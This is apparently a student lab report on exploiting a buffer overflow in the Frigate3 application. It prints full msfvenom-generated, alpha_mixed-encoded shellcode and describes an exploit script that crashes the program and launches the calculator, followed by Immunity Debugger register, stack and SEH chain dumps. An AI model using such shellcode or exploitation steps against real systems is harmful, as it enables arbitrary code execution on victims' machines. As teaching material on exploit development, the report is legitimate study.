


**Name:M.Jai Sai Venkatesh Reddy**


**Regno.:18BCN7109**

**Slot:L39+40**

**Successfully installed frigate.**



**ImmunityDebugger**



## Gettingshellcodeforexploitfrommsfvenom (kalilinux)


```
a\x0d" -f python
sudo: /etc/sudoers.d is world writable
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe2\xdb\xdf\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x4d\x38\x6d"
buf += b"\x52\x33\x30\x53\x30\x65\x50\x63\x50\x6d\x59\x4b\x55"
buf += b"\x64\x71\x4b\x70\x71\x74\x6e\x6b\x72\x70\x34\x70\x6c"
buf += b"\x4b\x42\x72\x46\x6c\x4c\x4b\x73\x62\x64\x54\x4c\x4b"
buf += b"\x63\x42\x45\x78\x76\x6f\x38\x37\x30\x4a\x61\x36\x45"
buf += b"\x61\x39\x6f\x6c\x6c\x35\x6c\x71\x71\x43\x4c\x36\x62"
buf += b"\x64\x6c\x47\x50\x79\x51\x38\x4f\x76\x6d\x46\x61\x49"
buf += b"\x57\x4d\x32\x59\x62\x42\x72\x30\x57\x6c\x4b\x30\x52"
buf += b"\x34\x50\x4e\x6b\x51\x5a\x55\x6c\x4e\x6b\x30\x4c\x34"
buf += b"\x51\x34\x38\x5a\x43\x43\x78\x43\x31\x58\x51\x42\x71"
buf += b"\x4e\x6b\x53\x69\x57\x50\x45\x51\x4b\x63\x4e\x6b\x50"
buf += b"\x49\x64\x58\x38\x63\x35\x6a\x47\x39\x6c\x4b\x55\x64"
buf += b"\x4c\x4b\x76\x61\x4b\x66\x46\x51\x49\x6f\x4e\x4c\x6a"
buf += b"\x61\x48\x4f\x46\x6d\x37\x71\x49\x57\x36\x58\x4d\x30"
buf += b"\x71\x65\x6c\x36\x76\x63\x33\x4d\x59\x68\x65\x6b\x31"
buf += b"\x6d\x71\x34\x30\x75\x5a\x44\x71\x48\x4c\x4b\x63\x68"
buf += b"\x34\x64\x55\x51\x7a\x73\x53\x56\x4e\x6b\x34\x4c\x70"
buf += b"\x4b\x4e\x6b\x52\x78\x57\x6c\x35\x51\x6e\x33\x4c\x4b"
buf += b"\x43\x34\x6e\x6b\x45\x51\x6a\x70\x6f\x79\x77\x34\x65"
buf += b"\x74\x64\x64\x61\x4b\x73\x6b\x73\x51\x73\x69\x42\x7a"
buf += b"\x76\x31\x4b\x4f\x69\x70\x61\x4f\x53\x6f\x61\x4a\x6c"
buf += b"\x4b\x35\x42\x58\x6b\x4e\x6d\x31\x4d\x53\x5a\x77\x71"
buf += b"\x6e\x6d\x6f\x75\x4f\x42\x77\x70\x67\x70\x57\x70\x72"
buf += b"\x70\x33\x58\x30\x31\x4c\x4b\x30\x6f\x6d\x57\x6b\x4f"
buf += b"\x79\x45\x4d\x6b\x58\x70\x4f\x45\x4f\x52\x66\x36\x51"
buf += b"\x78\x6c\x66\x5a\x35\x4f\x4d\x4d\x4d\x69\x6f\x6b\x65"
```

## Runningexploit2.py




## Payloadisgenerated



Usingthepayload,crashingfrigate3



Appcrashedandcalculatorttriggered



# ImmunityDebugger





## Addresses of the registers

```
Registers (FPU)
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 00256000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
EDI 00401000 Frigate3.<ModuleEntryPoint>
EIP 00401000 Frigate3.<ModuleEntryPoint>
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 259000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

## SEHChain

```
0019D1C0 FFFFFFFE ■
0019D1C4 00000000 ....
0019D1C8 77016E2C .n0w ntdll.77016E2C
0019D1CC 00000010 >...
0019D1D0 00000018 ↑...
0019D1D4 00000000 ....
0019D1D8 0019D228 (π↓.
0019D1DC 00000200 .0..
0019D1E0 00000000 ....
0019D1E4 00894100 ^A$.
0019D1E8 770F6668 hf$w ntdll.770F6668
0019D1EC 00000000 ....
0019D1F0 0000006C l...
0019D1F4 00000000 ....
0019D1F8 00894100 ^A$.
0019D1FC 0019D244 Dπ↓.
0019D200 7701F507 .J0w ntdll.7701F507
0019D204 00000000 ....
0019D208 00000200 .0..
0019D20C 008977E0 αw$.
0019D210 00894100 ^A$.
0019D214 008977E0 αw$.
0019D218 7701C79C 6H0w ntdll.7701C79C
0019D21C 0019D558 Xf↓.
0019D220 00894100 ^A$.
0019D224 770F5BA0 6I$w ntdll.770F5BA0
0019D228 006F6DA8 6mo. Frigate3.006F6DA8
0019D22C 0019D528 (f↓.
0019D230 00000000 ....
0019D234 00894100 ^A$.
0019D238 00000000 ....
0019D23C 0019D274 tπ↓.
0019D240 7701F633 3÷0w ntdll.7701F633
0019D244 770F6668 hf$w ntdll.770F6668
0019D248 00000000 ....
```

All the dlls loaded is ntdll are seen here

```
0019FF5C 00000000 ....
0019FF60 00000000 ....
0019FF64 00000000 ....
0019FF68 00000000 ....
0019FF6C 00000000 ....
0019FF70 00000000 ....
0019FF74 757EFA29 j·~u RETURN to KERNEL32.757EFA29
0019FF78 00256000 .'%.
0019FF7C 757EFA10 j·~u KERNEL32.BaseThreadInitThunk
0019FF80 0019FFDC ■ ↓.
0019FF84 77037A7E "z~w RETURN to ntdll.77037A7E
0019FF88 00256000 .'%.
0019FF8C 85573B9A u;W3
0019FF90 00000000 ....
0019FF94 00000000 ....
0019FF98 00256000 .'%.
0019FF9C 00000000 ....
0019FFA0 00000000 ....
0019FFA4 00000000 ....
0019FFA8 00000000 ....
0019FFAC 00000000 ....
0019FFB0 00000000 ....
0019FFB4 00000000 ....
0019FFB8 00000000 ....
0019FFBC 00000000 ....
0019FFC0 00000000 ....
0019FFC4 0019FF8C i ↓.
0019FFC8 00000000 ....
0019FFCC 0019FFE4 Σ ↓. Pointer to next SEH record
0019FFD0 7704AD20 i~w SE handler
0019FFD4 F24303E6 μ~C2
0019FFD8 00000000 ....
0019FFDC 0019FFEC @ ↓.
0019FFE0 77037A4E Nz~w RETURN to ntdll.77037A4E from ntdll.77037A4F
0019FFE4 FFFFFFFF End of SEH chain
0019FFE8 77058A37 7~w SE handler
0019FFEC 00000000 ....
0019FFF0 00000000 ....
0019FFF4 00401000 .~@. Frigate3.<ModuleEntryPoint>
0019FFF8 00256000 .'%.
0019FFFC 00000000 ....
```

SEH chain of main thread	
Address	SE handler
0012FFC4	ntdll.779E355